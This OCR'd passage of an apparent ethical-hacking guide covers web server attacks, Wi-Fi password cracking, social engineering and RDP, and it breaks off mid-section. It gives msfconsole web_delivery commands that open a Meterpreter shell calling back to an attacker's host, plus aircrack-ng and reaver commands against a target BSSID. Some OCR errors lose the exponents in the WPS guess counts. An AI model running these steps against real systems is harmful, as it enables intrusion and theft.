It parses through all forms of online resources like personal data on Whois, Domain Name Search records, social networking sites' online and cached records, search engines, geolocation services and online API services and uses it to investigate the correlation between internet-based infrastructures.

As stated on their webpage, the features that make them unique include:



- A Graphical User Interface based interface with support for drag and drop options
- Can analyse up to 10k entities/ graph
- Built in extensions for handling correlated data
- Supports sharing of data in real-time
- Can generate graphics for correlated data
- Can export graphs to GraphML for further automated self-learning analyses
- Can generate lists for varied entities
- Can copy and paste information

Available Platforms- Its available for use on all major platforms including Windows, Linux and Mac OS with the only prerequisite being Java 1.8 or greater already installed.

The software industry has reaped humongous benefits from the advent of automated ethical hacking tools and pen-test utilities, giving them increasingly easier, regular and consistent ways to monitor and beef up security. With the rise of such tools and technologies, ethical pen testing has become faster and more reliable than ever. With data centres being tampered with physically at a lot of geographical positions, cybersecurity becoming the new geopolitical battlefield, pen-testing and ethical hacking industry seem to have a bright future, and one can expect to see even more exciting tools and technologies to come up in this field.

In the given article, we listed some of the most popular tools available for ethical hacking and pen testing. This list in no way is meant to be exhaus-

tive, but our main focus area had been on tools which are available across platforms. As can be seen, Linux distributions, especially Kali and Fedora, continue to be the most popular ones amongst ethical hackers from all walks of life. From recent evidence, Windows, by offering official support for Linux and buying Red Hat Enterprises has increasingly tried to tap into the existing tools and technologies through Virtual Machines. But, for the immediate future, Linux, with its different distributions, flavours, and an active community continues to be the market leader among Operating Systems for pen-testing and ethical hacking. d

Hacking a web server

Now that you know your target, let's get cracking

Web servers host websites. Web servers often are computers running an operating system, connected to a database running in the backend and running many applications. Any vulnerability in any of the three - applications, databases or the operating system may lead to a hack of the webserver. Hackers can also take advantage of network vulnerabilities to gain access to a server.

Ways to Hack a Web Server

Most organizations have websites that store valuable information like credit

card numbers, email addresses and passwords. This has made them a target for hackers. Defaced websites can also be used to spread propaganda like radical religious or political ideologies.

This article aims to introduce you to hacking techniques targeted at webservers and ways to counter them.

Webserver vulnerabilities

A web server has both hardware and software components. Hackers target the software component to gain unauthorized entry to the webserver. Here are some of the common vulnerabilities that hackers exploit

- **Default settings**

Default settings leave the server open to most tricks employed by the hackers. These settings, which might include the default username and password, can be easily guessed by hackers. Default settings might also allow dangerous scripts stitched by hackers to run on the server without authorization.

- **Misconfiguration**

Specific configurations of operating systems and networks such as allowing users to execute commands on the server can be dangerous. As mentioned earlier, if the user does not have good password hackers can run malicious scripts on the server.

- **Bugs in the operating system and web servers**

Bugs discovered in the operating system or web server's software can be used to gain access to the system without authorization.


- **Lack of security policy and procedures**

Lack of basic security policy and procedures such as regularly updating the antivirus software or patching the operating system and web server software can create major security loopholes for hackers to exploit.

Types of Web Servers

Before we get into the warzone, we need to know the enemy. Common web servers are listed below:

- **Apache**– A commonly used web server on the internet (it is an open-source software). 24% of all web servers employ Apache HTTP Server. Most PHP websites run on this type of web server.



Developer	February 2022	Percent	March 2022	Percent	Change
nginx	264,056,731	31.10%	261,276,272	30.95%	-0.15
Apache	277,928,961	23.68%	272,316,651	22.33%	-0.35
OpenResty	90,052,370	7.72%	91,479,385	7.82%	0.10
Cloudflare	52,423,819	5.12%	53,736,569	5.45%	0.13

- **OpenResty** – Think of OpenResty as a significant upgrade to nginx and it was even supported by Cloudflare for a significant period of time. It has a market share of about 8% now.
- **Nginx** – Another free open source web server. In recent times, it is getting very popular, with about 31% of all domains worldwide using it.
- **Other web servers** – These include NCSA, IIS, Sun's web platform and LightSpeed web server.

Webserver attack tools

Some common web server attack tools are:

- **Metasploit**– this is an open-source tool for developing, testing and using exploit code. It runs on both Unix based OS and Windows. It is used by hackers for exposing the vulnerabilities of a target.
- **Neosplit** – Neosplit is a tool used to install, delta and replicate software on the target machine. It's quite dated at the moment.
- **Zeus**– this is an essential tool that is used to turn a compromised computer into a zombie or a bot. A bot is a compromised computer that can further be used to perform internet-based attacks. A botnet is a collection of bots that can collectively create havoc by a denial of service attack or sending spam emails.

Hacking using Metasploit

Metasploit is one of the most extensive hacking/penetration testing tools. It has so many capabilities that we will only be scratching the surface in this article. It can be used for vulnerability scanning with Nexpose, for port scanning with Nmap, and numerous other hacking capabilities with its countless auxiliary modules

Web delivery exploits are used to open a web server on the attack system and then generate a simple script command. This script will open a Meterpreter shell on the target when executed. The internet delivery exploits use PHP, Python, or Windows PowerShell scripts (we can choose depending on the OS of the targeted webserver).

Getting the script onto the target machine can be tricky. We need to get physical access to the system or encompass the code into a seemingly harmless-looking object that the target will execute without suspicion.

We will be exploiting a UNIX system or Macintosh system in this tutorial. They both have built-in Python interpreters. On successfully pulling this off, we can have complete control of the system including reading or deleting any files on the system, keystroke logging, turning on the webcam and recording from the mike.

Let's get started.

Open a Terminal

The first step is to boot up Kali Linux and open a terminal window.

Starting Metasploit and Loading the Exploit

We can start Metasploit by entering the following command

- `Kali > msfconsole`

This should open the msfconsole like that below.

We need to load the exploit. 'web_delivery' is used to carry our script to the target webserver.

- `msf > use exploit/multi/script/web _ delivery`

We manually need to configure certain settings like the IP address of the attack system and the port we want to use.

Set the IP and port we want to use in the attack system

- `msf > set LHOST 192.168.181.153`
- `msf > set LPORT 4444`

Here the private IP address of my personal computer is used, but if the target is outside our LAN, we will need to use our public IP and a suitable port.

Now that we have the exploit loaded and ready to go, let's take a look at the options for this exploit. Type:

- `msf > show options`

The IP address and the port number will be displayed by the above command. We also need more information. It can be done with a single word command

- `msf > info`

As explained earlier and seen above, this exploits fires up a web server on our attack system. A payload is downloaded to the victim when the command generated is executed on the target system. The main advantage of this is that this attack does not trip the antivirus software of the victim as it does not write on the disk. As the last line of the description suggests, we need to ensure the payload architecture matches the target architecture.

It is time to run the exploit. This will start a web server on our attack system. This will also generate a Python command that we will use to connect to the newly created web server. Before all that, we need to set the target (0 in this case), selecting the Python exploit.

- `msf > set target 0`

We can type exploit now

- `msf > exploit`

The last thing this exploit will write is "Run the following command on the target machine". This is followed by the command we need to execute on the victim's system. So, copy this code for further use.

Take the command copied to the victim's system. We're using an Ubuntu 20.04 system and will have to use the sudo command to gain root access. Once this script has been run on the victim's system, you will be able to see that a Meterpreter has been started on the target system! We commandeer that box now! The Meterpreter runs in the background. We can bring it forward

- `msf > sessions -l`

This will generate a list of active sessions that can be used to access those sessions. The session ID, in this case, is 1. So, we can access it by

- `msf > sessions - i 1`

This will bring the Meterpreter session to the front, and the meterpreter prompt can be seen. We can control the system by running Meterpreter commands/scripts. Most scripts are written especially for Windows systems.

Why run attacks?

- A hacker can ruin the reputation of a well-established organization by editing their website content to include explicit content. The fact that an organization couldn't protect its servers is a shame in itself.
- The web server can install malicious software on users who visit the website. This can be used to spread viruses and compromise other computers. Trojan or Botnet Software spread in this fashion. Greater the traffic, the greater the damage.
- Any user might file lawsuits against the organization supposed to protect their data. The fact that other users will migrate will lead to plummeting share prices and business loss.
- Another reason would be to make money by bagging bug bounty rewards

Safeguarding your web server

An organization is responsible for the safety of its hardware and software. It can adopt certain policies to protect itself against common web server attacks described above

- Patch management - constantly looking for vulnerabilities in software creating patches for them. Small web servers should update patches as they are released.
- Secure installation and configuration of the operating system and web server - Default configuration isn't advised as hackers can easily bypass them.
- The vulnerability scanning system is in a constant state of surveillance for any vulnerabilities in the web server, operating system or the network.
- Firewalls can be employed to stop simple DoS attacks by blocking selective incoming traffic. They can also identify the source of these malicious attacks.
- Antivirus software removes malicious software on the operating system and the server. Regularly scheduled scans make it more secure.
- Disable remote administration.
- Default and unused accounts must be removed as they are points of vulnerability. They are targeted by skilled hackers.
- Default settings should be changed to some custom settings to make it harder for hackers to guess.

Cracking Wi-Fi networks

See if your Wi-Fi networks can be easily compromised

We need a basic knowledge of what we are about to hack and the necessary tools for it. After this walkthrough, we would be ready for the real deal and by that we mean that we'll be cracking the passwords of our own networks to see if they're strong enough. These methods are meant to help you secure your network and not to exploit the networks of your neighbours.

Types of Wi-Fi Encryptions

Internet data is sent in the form of encrypted packets in a secure wire-

less connection. Encryption is done with the network security keys. Access to a key virtually allows access to the particular wireless internet network connection.

There are majorly two types of encryptions used.

WEP (Wired Equivalent Privacy)

This is the most basic form of encryption and hence is the easiest to crack. This is not recommended as it is vulnerable and can be cracked relatively easily. There are uncountable attacks, uncountable vulnerabilities, uncountable research papers listing the issues, and uncountable tools to get the passwords. It isn't hard to learn how to hack these. Despite its shortcomings, many people still stick to this encryption.

WPA (Wi-Fi Protected Access)

This form of encryption is much more secure than the alternative. The only efficient way of cracking a password of such a network is to use a wordlist with the common passwords stored in them. Theoretically, it's a way to get in, and practically this takes forever. Brute force and dictionary attacks are the basic methods to get into the network. A variation of the WPA, WPA-3 is the most secure encryption till now. It is virtually uncrackable with a strong password. The only possibility of cracking it is guessing the paraphrase in case of a weak password, for example, if WPA PIN is still enabled in the router.

Tools Used

We've already dedicated an entire chapter for the most commonly used tools needed for hacking devices and servers. In this chapter, we're more focused on the tools used for cracking your Wi-Fi router's password. The most convenient OS to hack with is Kali Linux. It's a Linux based OS and was specially built for penetration testing purposes. You can download the official version from their website: *https://www.kali.org/downloads.*

Once done with the installation, we need a couple of other basic requirements like a wireless adapter (you're fine if you can connect to the internet using a Wi-Fi), a Wi-Fi network to crack (suggestively your network to avoid legal issues) and few other software.

Aircrack-ng, Wireshark and Reaver are a must to have for hacking a network. Reaver usually comes with Kali Linux. Other software is also discussed in the section below. Download Wireshark as follows:

Before installation, meet the dependencies:

- `$ sudo apt-get install build-essential checkinstall libcurl4-openssl-dev bison flex qt5-default qttools5-dev libssl-dev libgtk-3-dev libpcap-d`
- `Once all the dependencies are installed, run the following in the terminal.`
- `$ sudo add-apt-repository ppa:wireshark-dev/stable`
- `$ sudo apt-get update`
- `$ sudo apt-get install wireshark`

Cracking Wi-Fi passwords

Now that basic of all the networks are covered let's get to hacking these networks.

WEP

Most of the attacks rely on inherent weaknesses in initialization vectors. You will get the password if you collect enough of them. Here is a step-by-step guide to hacking into a WEP network.

- Find out the name of your wireless adapter.

  The computer has many network adapters. To scan one, you need to know the name of the adapter. There are three types of adapters -

- lo - loopback
- eth - ethernet
- WLAN - wireless LAN

  Type ifconfig on a terminal to view all the adapters. We need to check which of the WLAN(0/1/2) adapters is active.

- **Enable Monitor mode**

Using a tool called airmon-ng, we create a virtual interface called mon.

  airmon-ng start wlan0

  The interface will be either named mon0 or wlan0mon based on your Kali Linux version.

- **Start capturing packets and store them in a file**

Using airodump-ng, we capture the packets getting transferred by the Wi-Fi network. The name of the Wi-Fi you want to hack will be visible on the screen. Bypassing more parameters to it, you can store the data packets captured.

- `airodump-ng mon0 --write name _ of _ file`

OR

- `airodump-ng wlan0mon --write name _ of _ file`

You will require enough data (a minimum of 10,000) for cracking the Wi-Fi.

- **Cracking the Wi-Fi**

Finally, with 10,000 data packets ready, we can start with the cracking process. Let's use the previously downloaded software aircrack-ng to crack the password. This command must run on a new terminal with the original data capture running in the background.

- `aircrack-ng name _ of _ file-01.cap`

The program will prompt which Wi-Fi to crack. Choose the Wi-Fi, and the rest will be done. If the password is not strong enough, then it will be cracked easily. If not, the program will prompt for more packets. The program will retry again when there are 5000 more packets, and so on till it cracks the password or is asked to halt.

The key will be in this format: `xx:xx:xx:xx:xx:xx`
Remove the colons for the true password of the network
`xxxxxxxxxxxx` is the password of this network

WPA-3, WPA-2, and WPA

As mentioned earlier, WPA-3 is the most secure encryption to date. The only two viable options are to guess the password or to trick the user into giving up the password.

- **Guess the password**

Guessing requires two things: Guesses and validation. It's a trial and error process where you make many guesses and check whether they are right. You can do that by manually entering the password one by one in the interface provided by the OS, which would be extremely slow and cumbersome. Even a script for this purpose would take a lot of time as it will communicate

with the AP for every guess. An alternate (and faster) method of validating a guess is to use a 4-way handshake. All that is needed is to capture the packets transmitted when a valid client connects. If these packets (the 4-way handshake) are available, the passwords can be validated against them. There are a few different ways of guessing the password:-

i. Bruteforcing

The software will try all possible combinations for the passwords. Time taken to crack the password increases exponentially with time. Bruteforce attacks work best if the WPS pin is still enabled in the router.

Here's what Wikipedia says about WPS-

"Created by Cisco and introduced in 2006, the point of the protocol is to allow home users who know little of wireless security and may be intimidated by the available security options to set up Wi-Fi Protected Access, as well as making it easy to add new devices to an existing network without entering long passphrases. Wi-Fi Protected Setup allows the owner of Wi-Fi privileges to block other users from using their household Wi-Fi. The owner can also allow people to use Wi-Fi. This can be changed by pressing the WPS button on the home router.

A major security flaw was revealed in December 2011 that affects wireless routers with the WPS PIN feature, which most recent models have enabled by default. The flaw allows a remote attacker to recover the WPS PIN in a few hours with a brute-force attack and, with the WPS PIN, the network's WPA/WPA2 pre-shared key (PSK). Users have been urged to turn off the WPS PIN feature, although this may not be possible on some router models."

It is an eight-digit verification number to access the network. Validation of keys takes time, almost one second per key. So theoretically it would take 108 seconds, which is close to three years, but there is an easy workaround. The 8th digit is a checksum digit. So we only have to check the first seven. The PIN goes in two halves for verification. The first half would take only 104 guesses and the second half would take a mere 103 guesses.

So a total guess needed would be 11,000, which would take close to three hours and much lesser on current-gen hardware.

ii. Wordlist / Dictionary attacks

There is a predefined list of guesses (a word list or dictionary of passwords). These word list files contain commonly used passwords, combinations of passwords, misspellings of words, a combination of words and numbers

etc. The good dictionaries may be a few GBs in size and can be used to hack the most common passwords. This method won't work if the network's password isn't on the word list. With a dictionary of decent size, the attack takes a reasonable amount of time.

iii. Rainbow table

The validation process against the 4-way handshake involves hashing the password and comparing it with the hash in a handshake. Hashing is a CPU intensive task and is the bottleneck in the whole process. Some tools use GPUs instead of CPUs to speed up the process. You might be thinking whether it would be better if the dictionaries contained hashes instead of plaintext passwords. Well, no. WPA-2 takes the network's name (SSID) into account while hashing. So, the wordlist has to contain separate hashes for all possible SSIDs. Although not possible for all SSIDs, it is feasible to generate hashes for all the default SSIDs of common routers. Precomputed hashes significantly reduce the time taken to crack a network (if the network SSID was present in the word list). The table of hashes is known as the rainbow table. They are much larger than the wordlists (as they contain several hashes of the same plaintext password). As we improve the time complexity, we compromise on space complexity. This is known as the time-memory tradeoff and is a major dilemma in the entire computer industry. Few rainbow tables can be as large as 100 GBs.

How to carry out the attack

Carrying out this attack used to be difficult at an earlier point in time. Now, it's a breeze. If you have all the prerequisites installed, then hacking the network is as simple as:

- `reaver -i <interface-name> -b <BSSID of target>`

This process may take a few hours. Let your machine be and check after ten minutes or so, and the progress bar must be at least 1% by now. Use this time for your leisure or tag along and feel like a hacker sitting in front of the screen flashing code.

Information Gathering

Now before we run the above script, we need to check a few things-

- Is WPS enabled or not. If not, then the attack will most probably not work.

- BSSID of the network.

Just like in the case of WEP, we will be using airodump-ng to display the networks in range. Here are the steps-

- Set your wireless interface in monitor mode-

- `airmon-ng start wlan0`

- Use airodump-ng. It will show all the networks around you. It tells which of them use WPA. You'll have to assume they have WPS, and then move to the next steps.
- `airodump-ng mon0`

BSSID of the network - We need a BSSID column in the result that we will get. Take a note of the BSSID of the network that we want to hack.

Reaver

We will use Reaver to get the password of the given network. Reaver makes hacking very easy. We use the command :

- `reaver -i mon0 -b XX:XX:XX:XX:XX:XX`

OR

- `reaver -i wlan0mon -b XX:XX:XX:XX:XX:XX`

i - interface used. It was created using airmon-ng, and the name depends on the version of Kali Linux used.

b - species the BSSID of the network that was noted earlier.

This is all that is needed by Reaver to start. Reaver does come with many advanced options.

The most important of these is the -vv option, which increases the verbosity. Verbosity displays what is going on in the background and can provide new insights into how it functions, especially to a newbie. This option also helps in the troubleshooting process. So the final command should be-

- `reaver -i mon0 -b XX:XX:XX:XX:XX:XX -vv`

OR

- `reaver -i wlan0mon -b XX:XX:XX:XX:XX:XX -vv`

After some hours, you will see the WPA PIN cracked and displayed in the terminal.

WPA PSK: X

X is the password of the targeted wireless network.

- **Social engineering**

There are smarter ways of getting the password directly from the user like the Man in the Middle attack. It involves phishing. In this clever attack, you forcefully disconnect a client from the original WPA-2 network, then trick them into connecting to a fake open network created by you. Once connected to the fake network, send the client a made up login page asking him to enter sensitive information. We cannot create a WPA-2 connection directly instead of an open network to get the password directly as WPA-2 performs a mutual authentication during the 4-way handshake. The client verifies whether the AP is legitimate or not, and knows the password (which is hashed), and the AP verifies that the client is legitimate and also knows the password. We don't have enough information to complete the 4-way handshake.

Drawback of hacking WPA

A WEP network could be hacked by any random guy with a laptop, and a network connection, hence the much more robust WPA/WPA2 was developed and adopted.

As seen above, hacking WPA/WPA2 is a tedious job in most cases. A word list/dictionary attack may take days, and still, there is a chance it might fail. Also, good dictionaries are huge occupying a lot of memory. An exhaustive bruteforce may take years depending on the length of the password. Rainbow tables speed things up, but the memory occupied is disastrously large (can be 100s of GBs).

Conclusion

Hacking into a Wi-Fi network is not as easy as shown in the movies and not remotely as fast, but with the right tools at your disposal, it is possible to hack into Wi-Fi networks around you (especially the ones with a weak password). Hacking into others' networks is not advisable without permission. You could use the above-mentioned techniques to check the strength of your Wi-Fi and how secure your password is. Once again, 'Stay Informed, Stay Safe.'

Social Engineering

The most common way for you to become a victim of hacking

The majority of cybercriminals are skilled manipulators, but it doesn't mean they're all technical manipulators; others prefer the art of human manipulation.

To put it another way, they prefer social engineering, which is using human faults and behaviours to launch a cyberattack. For a simple social engineering scenario, imagine a cybercriminal impersonating an IT specialist and requesting your login details in order to fix a security problem on your system. You've just handed a hostile individual the keys to your account if you submit the information, and

they didn't even have to go to the work of hacking your email or computer to accomplish it.

Social engineering, like other cyber risks, can take numerous forms and is constantly growing. We'll go through what social engineering looks like today, attack types to be aware of, and red flags to look for in order to avoid becoming a victim.

What is Social Engineering?

The method of manipulating, influencing, or deceiving a victim in order to obtain control of a computer system or steal personal and financial information is known as social engineering. It employs psychological tricks to persuade users to make security mistakes or divulge critical information.

Social engineering attacks are carried out via a series of steps. To carry out the assault, a perpetrator first examines the intended victim to obtain relevant background information, such as potential avenues of entry and weak security mechanisms. The attacker then employs pretexting techniques like impersonation to earn the victim's trust and give stimuli for subsequent acts that violate security protocols, such as divulging sensitive information or granting access to crucial resources.

Typical steps in a social engineering attack

Social engineering, like most forms of deception, is based on false trust first and persuasion second. In general, a successful social engineering attack follows four steps:

1. **Preparation:** The social engineer obtains information on their victims, such as where they may be found on social media, by email, or via text message.
2. **Infiltration:** The social engineer approaches their victims, usually imitating a reliable source and validating themselves with the information obtained about the victim.
3. **Exploitation:** Persuasion is used by the social engineer to obtain information from their victim, such as account logins, payment methods, contact information, and so on, that they can use to carry out their cyberattack.
4. **Disengagement:** The social engineer cuts off all communication with their target, launches an attack, and then flees.

These procedures could take anything from a few hours to several months, depending on the type of social engineering approach. Knowing the indicators of a social engineering attack can help you detect — and stop — one quickly, regardless of the time frame.

Types of Social Engineering Attacks

Social engineering attacks come in a variety of shapes and sizes, and they can be carried out at any place there is human interaction. Common types of digital social engineering assaults include the ones listed below.

Phishing

Phishing is the act of impersonating a trustworthy entity in order to get sen-

sitive information such as usernames, passwords, and credit card numbers by bulk email, SMS text messaging, or phone calls.

The recipients of phishing messages are instilled with a sense of urgency, curiosity, or dread.

The message will entice victims into disclosing sensitive information, visiting malicious websites, or opening malware-infected attachments.

Baiting

Baiting is a type of social engineering attack in which a scammer utilises a false promise to entice a victim into a trap where personal and financial information is stolen or malware is installed on the system. It's possible that the trap will take the form of a malicious attachment with a tempting name.

Physical media is used to disseminate malware in the most typical form of baiting.

Attackers, for example, place malware-infected flash drives in high-traffic areas where potential victims are sure to encounter them. The malware is automatically loaded on the machine when the victim puts the flash drive into their work or home computer. Baiting scams can also be found online in the form of enticing advertisements that direct consumers to harmful websites or push them to download malware-infected software.

Tailgating

Tailgating is also referred to as "piggybacking." Through the use of social engineering strategies, an unauthorised person manipulates their way into a restricted or employee-only allowed location. The assailant could pose as a delivery driver or a caretaker. Once the employee has opened the door, the attacker requests the employee to hold it open, allowing the attacker to gain access to the building.

Scareware

Scareware is a type of malware that bombards victims with false alarms and phoney threats.

Users are duped into believing their machine is infected with malware, leading them to install software that gives the criminal remote access or pay the criminal in bitcoin to preserve crucial video that the criminal claims to possess.

Dumpster Diving

When sensitive information, such as bank statements, pre-approved credit

cards, student loans, and other account information, hasn't been adequately cleaned or destroyed, a fraudster will go dumpster diving.

Quid Pro Quo

When a criminal requests the exchange of sensitive information like as important data, login credentials, or monetary worth in exchange for a service, this is known as quid pro quo. For example, a computer user might get a call from a criminal posing as a technology expert offering free IT help or technological upgrades in exchange for login information. If an offer appears to be too good to be true, it is most certainly a hoax.

Example of a social engineering attack

Almost every hack includes some type of social engineering. Most social engineering techniques also include malware, which is harmful software that silently wreaks havoc on our computers while potentially spying on us.

Phishing

Phishing is a common technique for obtaining information from an unknowing victim. This is how it usually works: A cybercriminal, often known as a phisher, sends a message to a target asking for information or action that could aid in the commission of a more serious crime. The request could be as easy as asking you to download a file or double-checking your address. It's worth mentioning that social engineers can use a variety of phishing techniques, each with its own set of targets.

Spam phishing frequently takes the shape of a large-scale email campaign that does not necessarily target a particular person. Spear phishing is a type of phishing that targets specific users by impersonating a trusted contact. Celebrities and high-ranking businesspeople are the targets of whaling.


Phishing can be done in a variety of ways:

- **Vishing** - When your phone call is recorded, including information entered on PIN pads, it is known as vishing or voice phishing.
- **Smishing** - Or SMS phishing, refers to texts that include malicious links.
- **Email phishing** - It is one of the most common phishing methods, which involves sending a malicious link or a download over email.
- **Angler phishing** - When a cybercriminal impersonates a customer service representative to intercept your communications and private messages, this is known as angler phishing.
- **URL phishing** - When you receive a forged link that contains malware.

- **In-session phishing** - When you're already on a platform or account and are prompted to log in again, this is known as in-session phishing.
- **Fax-based phishing** - Occurs when you receive a bogus email from a trustworthy institution asking you to print the message and fax it back with your personal information.


Social Engineering Prevention

- Organize your social media accounts. Social engineers trawl the Internet for any kind of information on a person they can find. The more personal information you've shared online, the more likely a criminal will send you a targeted spear-phishing attempt.



- Antivirus and other software should be installed and updated. Ensure that automatic updates are enabled. Check for updates on a regular basis, and scan your system for potential infections on a daily basis.

- Make regular backups of your data. If you are the victim of a social engineering assault in which your entire hard drive is corrupted, having a backup on an external hard drive or in the cloud is critical.



- Never open email attachments from unknown senders. Even if you know the sender and the communication appears to be questionable, it's advisable to contact them personally to verify the message's validity.

- Multi-Factor Authentication should be used (MFA). User credentials are one of the most useful pieces of information for attackers. In the event that your account is compromised, using MFA helps to protect your account. To add another degree of security to your Andrew account, follow Computing Services' instructions for downloading DUO two-factor authentication.

- Keep an eye out for intriguing bargains. If an offer appears to be too good to be true, it most likely is. You can rapidly identify whether you're dealing with a legitimate offer or a trap by using a search engine to look up the topic.

- Do not connect an unfamiliar USB to your PC. On your system, you should also disable Autorun. When a CD, DVD, or USB device is placed into a drive, Autorun allows Windows to run the startup software automatically.

- Regularly destroy crucial documents. Bank statements, student loan information, and other account information should be physically destroyed in a cross-shredder or placed in one of the cremated blue or grey secured containers.

Hacking a PC


Remote Desktop Protocol is one easy way to gain access to a PC

Hackers are increasingly using remote desktop hacks to gain access to the important passwords and system information on networks that rely on RDP to function. Malicious actors are always coming up with new techniques to gain access to private data and secure information that they can use to extract ransom payments.

It's critical that your business takes every precaution to keep your network and system safe from hackers. RDP is a widely used business solution, yet its widespread use is precisely what makes it vulnerable to an RDP attack. If you use Microsoft's RDP as a remote desktop or remote assistance solution, you should be aware of the hazards and alternatives.

Remote Desktop Protocol (RDP)

If you're concerned about an RDP hack, you should first learn what RDP is and whether or not your firm uses it. Remote Desktop Protocol (RDP) is a remote desktop solution that comes pre-installed on all Windows computers.



RDP is used by businesses of various sizes, from a few hundred to tens of thousands of people, on a daily basis. RDP is a widely utilised tool in many enterprises because Windows computers are the chosen devices in most industries.


Microsoft's RDP is the remote desktop solution of choice for many enterprises, whether they're utilising it to give remote help or transfer files and data remotely. RDP has some disadvantages as a Microsoft-only product if people and employees on your network use Mac, iOS, or Linux devices. However, the larger issue with RDP is its widespread use.

Hackers love RDP

Hackers are increasingly using Remote Desktop Protocol (RDP) to steal data from devices and networks. It is particularly vulnerable due to its widespread distribution. Because so many businesses utilise it, the chances of accessing a network that isn't properly secured are higher, and hackers have a better opportunity of breaking in.

Furthermore, the software on many networks is out-of-date. RDP versions that are out of date and do not have the latest security patches are considerably more vulnerable to assaults. When Microsoft discovers a

vulnerability in its RDP, it issues an update to address the problem. However, the system administrator is responsible for ensuring that all devices are updated in order for the patch to take effect. On out-of-date devices and networks, hackers can effectively use an ancient RDP attack.



The most frightening aspect of an RDP hack is this: you are vulnerable to an RDP hack if you utilise Windows computers and RDP for remote desktop or remote help. Hackers utilise RDP to break into weak networks, servers, and devices via a variety of approaches. RDP hacking has become so popular that publications containing instructions on how to use an RDP hack have been published freely on the internet.

Hackers lead you through the steps to steal a "sysadmin" (system administrator) password via weak RDP connections in this how-to article. RDP hacking is simple and widespread enough that practically anyone can learn how to perform it. It does, however, require some basic computer administration abilities.

Once a hacker has the sysadmin password, they have complete control over the network and its devices. One of the most popular ways for bad actors to take advantage of this access is to demand a reward payment - this is known as "ransomware."

Hackers utilise RDP to get access to the host computer or network, which they then use to install ransomware. Regular users lose access to

their devices, data, and the broader network once the software is deployed. It's a predicament that no company or organisation wants to be in, which is why it's critical to adequately secure yourself and your company from an RDP hack.

Money to be made

